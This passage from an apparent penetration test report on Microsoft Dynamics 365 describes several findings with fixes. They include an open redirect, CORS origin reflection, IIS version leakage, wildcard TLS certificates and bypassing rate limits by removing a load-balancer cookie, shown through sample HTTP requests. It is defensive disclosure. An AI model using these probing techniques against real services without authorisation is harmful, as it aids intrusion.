


Figure 20 - Concurrent logins allowed

This issue was reported to Microsoft within the “CREST - Dynamics 365 Customer Engagement” report in March 2018 with issue ID of MSFT-215-1-17.

Recommendation:

User accounts within the application should only be permitted to use one session at a time. If the user authenticates again then any previously valid sessions should be immediately terminated, with an appropriate message displayed within both sessions.

Affects:

DNS Name
*.crm.dynamics.com

References:

OWASP Guidance

https://www.owasp.org/index.php/Session_Management_Cheat_Sheet%23Simultaneous_Session_Logons

MSFT-234-1-16 *Outdated JavaScript Libraries*

Bug Bar	Info

Description:

The Dynamics 365 application used outdated versions of popular JavaScript libraries which were known to suffer from vulnerabilities under certain conditions.

The following JavaScript libraries were found to be in use (please note, this is not an exhaustive list, more instances may be present within the applications and their respective CDNs):

Library	Version	URI
jQuery	2.1.1-min	/_static/_common/scripts/jquery-2.1.1.min.js
jQuery	2.1.1	/WebResources/msdyn_/Library/jquery_2.1.1.js
jQuery	2.2.3	/%7B<ID>%7D/WebResources/msdes_/Scripts/jquery_2.2.3.js
jQuery	1.11.3-min	/%7B<ID>%7D/webresources/adobe_/Scripts/jquery.1.11.3.min.js
jQuery	3.3.1	/%7b<ID>%7d/webresources/msdyn_/Utils/jquery.min.js
jQuery UI	1.11.4	/%7b<ID>7d/webresources/cc_shared/jqueryui/1.11.4/libs/jqueryui.js
Angular JS	1.5.6	/%7B<ID>%7D/WebResources/msdes_/Scripts/Angular/angular.js
Moment.js	2.9.0	/%7B<ID>%7D/WebResources/msdes_/Scripts/moment.js
knockout	3.4.0	/WebResources/msdyn_/Library/knockout_3.4.0.js
CKEditor	4.6.2	/%7b<ID>%7d/webresources/msdyncrm_/libs/ckeditor/ckeditor.js

The libraries identified were known to suffer from a variety of security issues, mainly related to cross-site scripting attacks.

This issue was reported to Microsoft within the “CREST - Dynamics 365 Customer Engagement” report in March 2018 with issue ID of MSFT-215-1-20.

Recommendation:

Update the versions of the third party JavaScript libraries in use on the web applications to the latest stable and secure versions available. Perform any testing necessary to ensure that this does not break or conflict with required functionality.

A number of versions of the jQuery library were seen to be in use across multiple sources, it is recommended that Microsoft perform an audit of all third party JavaScript inclusions along with a log analysis on the CDN hosts to see which applications might be using the outdated libraries.

Affects:

DNS Name
*.crm.dynamics.com

References:

jQuery Project

https://jquery.com/

DomStorm - jQuery Versions Vulnerable to Selector XSS with class Attribute ('. XSS_VECTOR')

http://domstorm.skepticfx.com/modules?id=529bbe6e125fac0000000003

DomStorm - jQuery Versions Vulnerable to Selector DOM XSS via # aka Selector IDs

http://domstorm.skepticfx.com/modules?id=53990c76fd987e64ab000002

GitHub – Moment.js Issues

https://github.com/moment/moment/issues/2936

GitHub – CKEditor Changes

https://github.com/ckeditor/ckeditor-dev/blob/master/CHANGES.md#ckeditor-4511

GitHub – Handlebars – Escaping HTML

https://github.com/wycats/handlebars.js/pull/68

GitHub – Angular JS - Changelog

https://github.com/angular/angular.js/blob/master/CHANGELOG.md

GitHub – Angular JS – Sanitisation Issue

https://github.com/angular/angular.js/commit/8f31f1ff43b673a24f84422d5c13d6312b2c4d94

Knockout

https://github.com/knockout/knockout/issues/1244

MSFT-234-1-17 *Multiple Wildcards in TLS Certificate*

Bug Bar	Info

Description:

The servers used a TLS certificate that covered a large array of domains. The use of multiple wildcards offers a cost-effective means of extending SSL/TLS coverage across multiple servers and applications. However, although wildcard certificates are cryptographically no weaker than dedicated certificates, the effective security level is reduced to that of the weakest application or component. Since the hosts covered by the wildcards were likely to be mirrors of a standard build and/or virtual hosts, the risk has been reduced to informational.

The following certificate was found to be in use:

```
Subject:  *.crm.dynamics.com
Altnames: DNS:*.crm5.dynamics.com, DNS:*.api.crm5.dynamics.com, DNS:*.crm.dynamics.com,
DNS:*.api.crm.dynamics.com, DNS:*.crm4.dynamics.com, DNS:*.api.crm4.dynamics.com,
DNS:*.crm2.dynamics.com, DNS:*.api.crm2.dynamics.com, DNS:*.crm3.dynamics.com,
DNS:*.api.crm3.dynamics.com, DNS:*.crm6.dynamics.com, DNS:*.api.crm6.dynamics.com,
DNS:*.crm7.dynamics.com, DNS:*.api.crm7.dynamics.com, DNS:*.crm8.dynamics.com,
DNS:*.api.crm8.dynamics.com, DNS:*.crm10.dynamics.com, DNS:*.api.crm10.dynamics.com,
DNS:*.crm11.dynamics.com, DNS:*.api.crm11.dynamics.com, DNS:*.crm12.dynamics.com,
DNS:*.api.crm12.dynamics.com, DNS:*.crm13.dynamics.com, DNS:*.api.crm13.dynamics.com,
DNS:*.crm14.dynamics.com, DNS:*.api.crm14.dynamics.com, DNS:*.crm15.dynamics.com,
DNS:*.api.crm15.dynamics.com, DNS:*.crm16.dynamics.com, DNS:*.api.crm16.dynamics.com,
DNS:*.crm17.dynamics.com, DNS:*.api.crm17.dynamics.com, DNS:*.crm18.dynamics.com,
DNS:*.api.crm18.dynamics.com
```

Should an attacker be able to compromise one server or application that uses this certificate and recover the certificate’s private key, it would then be possible to mount a man-in-the-middle attack against any SSL/TLS enabled service in any of the subdomains covered by the wildcard certificate, even if they have a different certificate installed.

Note that Extended Validation Certificates cannot be issued for wildcard certificates.

This issue was reported to Microsoft within the “CREST - Dynamics 365 Customer Engagement” report in March 2018 with issue ID of MSFT-215-1-21.

Recommendation:

If possible, make use of a separate certificate for each application or service.

If it is not cost-effective to deploy a separate certificate for each application or service, consider using Subject Alternative Names to allow a certificate to cover multiple hostnames. This would require a new certificate to be issued.

Ensure that incident response processes account for the use of wildcard certificates in the event of a server or application compromise.

Affects:

DNS Name
*.crm.dynamics.com

References:

The Risks in Wildcard Certificates

https://www.sslshopper.com/article-the-risks-in-wildcard-certificates.html

OWASP Transport Layer Protection Cheat Sheet

https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

NCC Group Whitepaper on the Configuration of SSL/TLS Services

https://www.nccgroup.trust/en/learning-and-research-centre/white-papers/how-organisations-can-properly-configure-ssl-services-to-ensure-the-integrity-and-confidentiality-of-data-in-transit/

MSFT-234-1-18	*Open URL Redirection*
Bug Bar	Info


Description:

The report type `Link to Webpage` allowed an arbitrary URL to be supplied, which could be used to conduct a malicious attack, such as a phishing scenario to try to capture credentials. Since this feature was intended, it has been recorded for information but recommendations have been made to highlight the destination to users and allow administrators to restrict the scope of redirects.

The following user journey was used to create this instance:

```
Sales Dropdown > Reports > NEW > Report Type: Link to Webpage
```

The following shows a report of the type `Link to Webpage` with an arbitrary URL:



Report: Test - Click me

Working on solution: Default Solution

Source

*Report Type: Link to Webpage

Webpage URL: https://nccgroup.trust


Details

*Name: Test - Click me

Description: Offsite redirect

Figure 21: Report using “Link to Webpage”

Users clicking on the report below would be redirected to the site set by the attacker (note that the location of the redirection was unclear and that no warning was given that the application would open an external URL in a popup window):



☐	Test - Click me	Linked Report	26/01/2018 0...	Offsite redirect

Figure 22 - Report using Existing Link

Clicking the link would result in the following request:

```
GET /crmreports/viewer/viewer.aspx?id=%7b59185329-276C-E911-A829-000D3A34ED99%7d
HTTP/1.1
…
```

This returned a 302 redirect to the arbitrary URL:

```
HTTP/1.1 302 Found
…
Location: https://nccgroup.trust
…

…
<h2>Object moved to <a href="https://nccgroup.trust">here</a>.</h2>
…
```

The same effect could be achieved by sending the underlying link to victims:

```
https://crm828639.crm.dynamics.com/crmreports/viewer/viewer.aspx?id=%7b59185329-276C-
E911-A829-000D3A34ED99%7d
```

Should the user be unauthenticated, the user would be forced to login, after which the redirect would still be executed.

Attack scenarios using Dynamics 365 reports are also considered in the issue “Malicious File Upload”.

This issue was reported to Microsoft within the “CREST - Dynamics 365 Customer Engagement” report in March 2018 with issue ID of MSFT-215-1-22.

Recommendation:

While this feature was intentional, two recommendations follow:

- Reveal the domain of external redirects to users with a query about whether or not to proceed;
- Allow the System Administrator role to limit the scope of redirects to a whitelist of approved domains.

Affects:

DNS Name
*.crm.dynamics.com

MSFT-234-1-19	*Version Disclosure in HTTP Response Headers*	⚠
Bug Bar	Low	

Description:

It was possible to ascertain the version of IIS in use by crafting a HTTP request using an unexpected method. An attacker may use this information to gain a greater understanding of the underlying technologies involved and tailor further attacks to these specific products. It is therefore good practice to exclude information such as this from HTTP responses.

When attempting to use the CONNECT method (which was unsuccessful), the server would leak the version of IIS in use:

Request:

```
CONNECT http://localhost:80 HTTP/1.1
Host: crm828639.crm.dynamics.com
Connection: close
```

Response:

```
HTTP/1.1 405 Method Not Allowed
Allow: GET, HEAD, OPTIONS, TRACE
…
Server: Microsoft-IIS/10.0
…
```

An example HTTP response is included below:

The version of IIS disclosed can also be used to infer the version of Microsoft Windows running on the web server. In this instance the operating system could be Windows Server 2016.

Recommendation:

The web server should be reconfigured so that software version information is not included in HTTP responses.

- For IIS 10, the URL Rewrite HTTP module available from Microsoft can be configured to remove the Server header from IIS responses

From an attacker perspective this information may not provide any additional information as the technology stack in use would obviously be Microsoft, for this reason the finding can be considered to be low risk. However, in responses to most normal requests version information was omitted from the response headers, for this reason it is recommended that the same configurations be applied to all HTTP methods.

Affects:

DNS Name
*.crm.dynamics.com

References:

CWE-200: Information Exposure

https://cwe.mitre.org/data/definitions/200.html

MSDN - Remove Unwanted HTTP Response Headers

http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx

Custom HTTP Headers

https://docs.microsoft.com/en-us/iis/configuration/system.webserver/httpprotocol/customheaders/

OWASP Examples

https://www.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)

Change or modify a Response Header value using URL Rewrite

http://blogs.msdn.com/b/benjaminperkins/archive/2012/11/02/change-or-modify-a-response-header-value-using-url-rewrite.aspx

MSFT-234-1-20	*LUCKY13 Issue Flagged*
Risk Rating	Info

Description:

As observed in the results of the testssl.sh tool included in Supplemental Data Section 3.5, the server's TLS stack seemed to be vulnerable to the Lucky13 attack due to its use of CBC cipher suites. Lucky13 is a timing attack which has been fixed in most TLS libraries. Although some libraries or some versions are still vulnerable, it is not an easy vulnerability to test. Known exploitations have been performed, but only in test labs with ideal settings and little distance between the attacker and the server.

As the testers did not have access to the back-end source code, they could not assess the TLS library and its handling of Lucky13.

This issue has been remediated in all recent implementations of TLS and consequently there is a high likelihood that this finding is a false-positive.

For all the reasons set out above, this finding is reported for information only.

Recommendation:

As best practice, CBC cipher suites can be disabled in the configuration of the TLS server for TLS 1.2 (no secure alternatives exist for previous versions of TLS). If the CBC cipher suites cannot be disabled for legacy reasons, the version of the TLS library in use should be checked to ensure that it is not vulnerable to the Lucky13 vulnerability.

Affects:

DNS Name
*.crm.dynamics.com

References:

NCC Group Whitepaper on Attacks on SSL

https://www.nccgroup.trust/uk/our-research/attacks-on-ssl/

2.1.2 Phase 2 – User and Tennant Level Rate Limiting Analysis

MSFT-234-2-1	*Circumventing the Rate Limit Feature Using Multiple Servers*	ℹ
Bug Bar	Info	

Description:

The throttling feature of the application to stop denial of service attacks was designed to work on one web server at the time. As a result, it was possible to send more requests than the defined limit without receiving any errors.

It seems that the 'ApplicationGatewayAffinity' cookie parameter was used by the load balancers to redirect requests to a particular web server. As a result, it was possible to redirect the requests to different servers by removing this cookie parameter from the requests.

The following error messages were received in different scenarios when the requests were sent to the same server:

- "Combined execution time of incoming requests exceeded limit of 1200000 milliseconds over time window of 300 seconds. Decrease number of concurrent requests or reduce the duration of requests and try again later"
- "Number of concurrent requests exceeded the limit of 40."

Recommendation:

Ensure that the risk of current implementation of throttling has been understood and accepted by the business. Otherwise, ensure that authenticated users cannot bypass the rate limits by redirecting their requests to multiple servers.

Affects:

DNS Name
*.crm.dynamics.com

2.1.3 Phase 3 – Organisation Instance Ports (8085 / 8086)

MSFT-234-3-1	*Multiple Wildcards in TLS Certificate*	ℹ
Bug Bar	Info	

Description:

The servers used a TLS certificate that covered a large array of domains. The use of multiple wildcards offers a cost-effective means of extending SSL/TLS coverage across multiple servers and applications. However, although wildcard certificates are cryptographically no weaker than dedicated certificates, the effective security level is reduced to that of the weakest application or component. Since the hosts covered by the wildcards were likely to be mirrors of a standard build and/or virtual hosts, the risk has been reduced to informational.

The following certificate was found to be in use:

```
Subject:  *.crm.dynamics.com
Altnames: DNS:*.crm5.dynamics.com, DNS:*.api.crm5.dynamics.com, DNS:*.crm.dynamics.com,
DNS:*.api.crm.dynamics.com, DNS:*.crm4.dynamics.com, DNS:*.api.crm4.dynamics.com,
DNS:*.crm2.dynamics.com, DNS:*.api.crm2.dynamics.com, DNS:*.crm3.dynamics.com,
DNS:*.api.crm3.dynamics.com, DNS:*.crm6.dynamics.com, DNS:*.api.crm6.dynamics.com,
DNS:*.crm7.dynamics.com, DNS:*.api.crm7.dynamics.com, DNS:*.crm8.dynamics.com,
DNS:*.api.crm8.dynamics.com, DNS:*.crm10.dynamics.com, DNS:*.api.crm10.dynamics.com,
DNS:*.crm11.dynamics.com, DNS:*.api.crm11.dynamics.com, DNS:*.crm12.dynamics.com,
DNS:*.api.crm12.dynamics.com, DNS:*.crm13.dynamics.com, DNS:*.api.crm13.dynamics.com,
DNS:*.crm14.dynamics.com, DNS:*.api.crm14.dynamics.com, DNS:*.crm15.dynamics.com,
DNS:*.api.crm15.dynamics.com, DNS:*.crm16.dynamics.com, DNS:*.api.crm16.dynamics.com,
DNS:*.crm17.dynamics.com, DNS:*.api.crm17.dynamics.com, DNS:*.crm18.dynamics.com,
DNS:*.api.crm18.dynamics.com
```

Should an attacker be able to compromise one server or application that uses this certificate and recover the certificate’s private key, it would then be possible to mount a man-in-the-middle attack against any SSL/TLS enabled service in any of the subdomains covered by the wildcard certificate, even if they have a different certificate installed.

Note that Extended Validation Certificates cannot be issued for wildcard certificates.

This issue was reported to Microsoft within the “CREST - Dynamics 365 Customer Engagement” report in March 2018 with issue ID of MSFT-215-1-21.

Recommendation:

If possible, make use of a separate certificate for each application or service.

If it is not cost-effective to deploy a separate certificate for each application or service, consider using Subject Alternative Names to allow a certificate to cover multiple hostnames. This would require a new certificate to be issued.

Ensure that incident response processes account for the use of wildcard certificates in the event of a server or application compromise.

Affects:

DNS Name
*.crm.dynamics.com:8085
*.crm.dynamics.com:8086

References:

The Risks in Wildcard Certificates

https://www.sslshopper.com/article-the-risks-in-wildcard-certificates.html

OWASP Transport Layer Protection Cheat Sheet

https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

NCC Group Whitepaper on the Configuration of SSL/TLS Services

https://www.nccgroup.trust/en/learning-and-research-centre/white-papers/how-organisations-can-properly-configure-ssl-services-to-ensure-the-integrity-and-confidentiality-of-data-in-transit/

MSFT-234-3-2	***Use of Security-Related HTTP Response Headers***
Bug Bar	Low

Description:

HTTP response headers which could be used to enhance the security posture of the Dynamics 365 application were not used.

The **X-XSS-Protection** HTTP header is supported by most recent browsers and will force the enabling of any built-in cross-site scripting filters. While the built-in filters cannot be relied on solely to defend the application against input validation issues, they are a valuable addition to the defence profile of the application. It should be noted that if this header is enabled without `mode=block` then there is an increased risk that otherwise non-exploitable cross-site scripting vulnerabilities may become exploitable.

The **HTTP Strict Transport Security** HTTP header is used to instruct the browser to only access a web application over a secure connection and for how long to remember this restriction (twelve months is recommended), thereby forcing continued use of a secure connection. (Note that web browsers will only honour this header when delivered over a trusted, secure connection.)

This header cannot completely defend against man-in-the-middle attacks, but providing that the user has previously visited the site without outside interference, it can be useful in defending against an attack in which an attacker establishes an encrypted connection to the application and presents an unencrypted fraudulent service to the user, as the user’s browser will know not to use the unencrypted service. This type of attack has become more prevalent and has received widespread media attention following the publishing of the easy-to-use SSLStrip attack tool.

The **X-Content-Type-Options** HTTP header can be used to prevent web browsers from using content sniffing to discover a file’s MIME type. This header, when set, can help protect against cross-site scripting attacks.

The **Cache-Control** HTTP header provides control over how pages can be cached either by proxies or by a user's browser. Using this response header can provide enhanced privacy by ensuring that sensitive content is not cached in a user’s browsers or intermediary proxy, where it could potentially be recovered by an attacker.

The **X-Frame-Options** header can be used to prevent a page from being placed in a frame using the `deny` directive, allow the site its self to place a page inside a frame using the `sameorigin` directive or allow specific domains to place a page in a frame using the `allowfrom` directive.

Unless otherwise required, all pages should make use of the `deny` directive to prevent potential clickjacking attacks, where pages are required to be placed in a frame, the appropriate directives should be used to limit the scope of domains which can do so.

The **Content-Security-Policy** header is a powerful mechanism for controlling which external sites can host resources used by an application and how these resources may behave. Using this HTTP header can provide defence in depth from content injection and session-riding attacks, but any implementation requires a degree of planning to minimise conflicts between policy and actual application behaviour. As of 2014 both the W3C standard and vendor implementations are still evolving; good support exists in modern versions of the Chrome, Firefox, and Safari browsers, while Internet Explorer versions 10 and 11 have partial support using the deprecated `X-Content-Security-Policy` header variant.

Recommendation:

Consideration should be given to implementing these features, by returning the following HTTP headers:

- X-XSS-Protection: `1; mode=block`
- Strict-Transport-Security: `max-age=31536000; includeSubDomains`
- X-Content-Type-Options: `nosniff`
- Cache-control: `no-store, no-cache`

Additionally, consider defining a list of trusted locations from which JavaScript code can be executed using the `Content-Security-Policy` header. As this header has a large number of options and should be tailored to each specific application, the guidance located in the References section should be consulted.

Affects:

DNS Name
*.crm.dynamics.com:8085
*.crm.dynamics.com:8086

References:

Recx HTTP Header Security Analyser

http://www.recx.co.uk/recxhttpcookiesecurityanalyzer.php

Guidelines for Setting Security Headers

https://blog.veracode.com/2014/03/guidelines-for-setting-security-headers/

OWASP - List of Useful HTTP Headers

https://www.owasp.org/index.php/List_of_useful_HTTP_headers

Everything you need to know about HTTP security headers

https://blog.appcanary.com/2017/http-security-headers.html

OWASP - Content Security Policy

https://www.owasp.org/index.php/Content_Security_Policy

An Introduction to Content Security Policy

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

MSFT-234-3-3	***Version Disclosure in HTTP Response Headers***	⚠
Bug Bar	Low	

Description:

HTTP headers produced by the web services on port 8085 and 8086 provided information about the software installed on the host. An attacker may use this information to gain a greater understanding of the underlying technologies involved and tailor further attacks to these specific products. It is therefore good practice to exclude information such as this from HTTP responses.

The server included the HTTP API version in response to most of the request performed during testing:

```
Server: Microsoft-HTTPAPI/2.0
```

Additionally when attempting to use the CONNECT method (which was unsuccessful), the server would also leak the version of IIS in use:

Request:

```
CONNECT http://localhost:80 HTTP/1.1
Host: crm828639.crm.dynamics.com
```

Response:

```
HTTP/1.1 405 Method Not Allowed
Allow: GET, HEAD, OPTIONS, TRACE
…
Server: Microsoft-IIS/10.0
…
```

An example HTTP response is included below:

The version of IIS disclosed can also be used to infer the version of Microsoft Windows running on the web server. In this instance the operating system could be Windows Server 2016.

Recommendation:

The web server should be reconfigured so that software version information is not included in HTTP responses.

- For IIS 10, the URL Rewrite HTTP module available from Microsoft can be configured to remove the Server header from IIS responses
- In the case of the `Microsoft-HTTPAPI` header a module should be added to remove the header.

From an attacker perspective this information may not provide any additional information as the technology stack in use would obviously be Microsoft, for this reason the finding can be considered to be low risk. However, other servers within the application suite's infrastructure were found to omit version information from response headers, for this reason it is recommended that the same configurations be applied to these services for consistency.

Affects:

DNS Name
*.crm.dynamics.com:8085
*.crm.dynamics.com:8086

References:

CWE-200: Information Exposure

https://cwe.mitre.org/data/definitions/200.html

MSDN - Remove Unwanted HTTP Response Headers

http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx

Custom HTTP Headers

https://docs.microsoft.com/en-us/iis/configuration/system.webserver/httpprotocol/customheaders/

OWASP Examples

https://www.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)

Change or modify a Response Header value using URL Rewrite

http://blogs.msdn.com/b/benjaminperkins/archive/2012/11/02/change-or-modify-a-response-header-value-using-url-rewrite.aspx

MSFT-234-3-4	***LUCKY13 Issue Flagged***
Risk Rating	Info

Description:

As observed in the results of the testssl.sh tool included in Supplemental Data Section 3.5, the server's TLS stack seemed to be vulnerable to the Lucky13 attack due to its use of CBC cipher suites. Lucky13 is a timing attack which has been fixed in most TLS libraries. Although some libraries or some versions are still vulnerable, it is not an easy vulnerability to test. Known exploitations have been performed, but only in test labs with ideal settings and little distance between the attacker and the server.

As the testers did not have access to the back-end source code, they could not assess the TLS library and its handling of Lucky13.

This issue has been remediated in all recent implementations of TLS and consequently there is a high likelihood that this finding is a false-positive.

For all the reasons set out above, this finding is reported for information only.

Recommendation:

As best practice, CBC cipher suites can be disabled in the configuration of the TLS server for TLS 1.2 (no secure alternatives exist for previous versions of TLS). If the CBC cipher suites cannot be disabled for legacy reasons, the version of the TLS library in use should be checked to ensure that it is not vulnerable to the Lucky13 vulnerability.

Affects:

DNS Name
*.crm.dynamics.com:8085
*.crm.dynamics.com:8086

References:

NCC Group Whitepaper on Attacks on SSL

https://www.nccgroup.trust/uk/our-research/attacks-on-ssl/

2.1.4 Phase 4 – Findings Specific to home.dynamics.com

MSFT-234-4-1	*Overly Permissive Cross-Origin Resource Sharing Headers*	△
Bug Bar	Low	

Description:

The API functions on the home.dynamics.com domain implemented an overly permissive cross-origin resource sharing (CORS) policy which allows client-side scripts on other domains to bypass the same origin policy and retrieve content, regardless of the originating domain. This occurred because either an arbitrarily supplied origin domain suffix was interpolated into the CORS header in the resulting response or because the CORS header on the response included a wildcard.

In the case of a suffix, it would be possible to create subdomains (host prefix) matching the expected string that reside on a malicious parent domain (suffix), meaning that the malicious domain could behave as though it were a valid dynamics domain.

The example request and response below show a wildcard being included in the CORS response header when an arbitrary origin domain is specified:

Request:

```
GET /api/config HTTP/1.1
Host: home.dynamics.com
Origin: https://notreal.sld.tld
Connection: close
```

Response:

```
HTTP/1.1 200 OK
…
Access-Control-Allow-Origin: *
```

The example request and response below show an arbitrary domain suffix being included in the resulting CORS response header:

Request:

```
GET /api/healthCheck HTTP/1.1
Host: home.dynamics.com
Origin: https://home.dynamics.com.notreal.sld.tld
Connection: close
```

Response:

```
HTTP/1.1 200 OK
…
Access-Control-Allow-Origin: https://home.dynamics.com.notreal.sld.tld
```

Allowing access from all domains or arbitrarily suffixed domain means that a malicious website could perform two-way interaction with the application via JavaScript requests sent to this server. Unless the response consists only of unprotected public content, this policy is likely to present a security risk.

Recommendation:

The use of the '*' wildcard or allowing arbitrary domain suffixes in the Access-Control-Allow-Origin header should be reviewed and either removed, or replaced with a more granular definition. Change control processes should be checked to discover why the header was implemented with a wildcard definition or allowing arbitrary suffixes.

Affects:

DNS Name

```
home.dynamics.com
```

References:

OWASP

https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet

MSFT-234-4-2	***Use of Security-Related HTTP Response Headers***	△
Bug Bar	Low	

Description:

HTTP response headers which could be used to enhance the security posture of the Dynamics 365 application were not used.

The **X-XSS-Protection** HTTP header is supported by most recent browsers and will force the enabling of any built-in cross-site scripting filters. While the built-in filters cannot be relied on solely to defend the application against input validation issues, they are a valuable addition to the defence profile of the application. It should be noted that if this header is enabled without `mode=block` then there is an increased risk that otherwise non-exploitable cross-site scripting vulnerabilities may become exploitable.

The **HTTP Strict Transport Security** HTTP header is used to instruct the browser to only access a web application over a secure connection and for how long to remember this restriction (twelve months is recommended), thereby forcing continued use of a secure connection. (Note that web browsers will only honour this header when delivered over a trusted, secure connection.)

This header cannot completely defend against man-in-the-middle attacks, but providing that the user has previously visited the site without outside interference, it can be useful in defending against an attack in which an attacker establishes an encrypted connection to the application and presents an unencrypted fraudulent service to the user, as the user's browser will know not to use the unencrypted service. This type of attack has become more prevalent and has received widespread media attention following the publishing of the easy-to-use SSLStrip attack tool.

The **X-Content-Type-Options** HTTP header can be used to prevent web browsers from using content sniffing to discover a file's MIME type. This header, when set, can help protect against cross-site scripting attacks.

The **Cache-Control** HTTP header provides control over how pages can be cached either by proxies or by a user's browser. Using this response header can provide enhanced privacy by ensuring that sensitive content is not cached in a user's browsers or intermediary proxy, where it could potentially be recovered by an attacker.

A number of pages within the application suite were found to lack the appropriate caching directives in order clearly identify these instances, a separate issue titled Cacheable HTTP Responses has been raised, listing the specific pages that did not make use of the appropriate directives.

The **X-Frame-Options** header can be used to prevent a page from being placed in a frame using the `deny` directive, allow the site its self to place a page inside a frame using the `sameorigin` directive or allow specific domains to place a page in a frame using the `allowfrom` directive.

Unless otherwise required, all pages should make use of the `deny` directive to prevent potential clickjacking attacks, where pages are required to be placed in a frame, the appropriate directives should be used to limit the scope of domains which can do so.

The **Content-Security-Policy** header is a powerful mechanism for controlling which external sites can host resources used by an application and how these resources may behave. Using this HTTP header can provide defence in depth from content injection and session-riding attacks, but any implementation requires a degree of planning to minimise conflicts between policy and actual application behaviour. As of 2014 both the W3C standard and vendor implementations are still evolving; good support exists in modern versions of the Chrome, Firefox, and Safari browsers, while Internet Explorer versions 10 and 11 have partial support using the deprecated `X-Content-Security-Policy` header variant.

Recommendation:

Consideration should be given to implementing these features, by returning the following HTTP headers:

- X-XSS-Protection: `1; mode=block`
- Strict-Transport-Security: `max-age=31536000; includeSubDomains`
- X-Content-Type-Options: `nosniff`

- Cache-control: `no-store, no-cache`

Additionally, consider defining a list of trusted locations from which JavaScript code can be executed using the `Content-Security-Policy` header. As this header has a large number of options and should be tailored to each specific application, the guidance located in the References section should be consulted.

Affects:

IP Address	DNS Name
13.88.186.74	*.crm.dynamics.com

References:

Recx HTTP Header Security Analyser

http://www.recx.co.uk/recxhttpcookiesecurityanalyzer.php

Guidelines for Setting Security Headers

https://blog.veracode.com/2014/03/guidelines-for-setting-security-headers/

OWASP - List of Useful HTTP Headers

https://www.owasp.org/index.php/List_of_useful_HTTP_headers

Everything you need to know about HTTP security headers

https://blog.appcanary.com/2017/http-security-headers.html

OWASP - Content Security Policy

https://www.owasp.org/index.php/Content_Security_Policy

An Introduction to Content Security Policy

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

MSFT-234-4-3	*Cacheable HTTP Responses*	△
Bug Bar	Low	

Description:

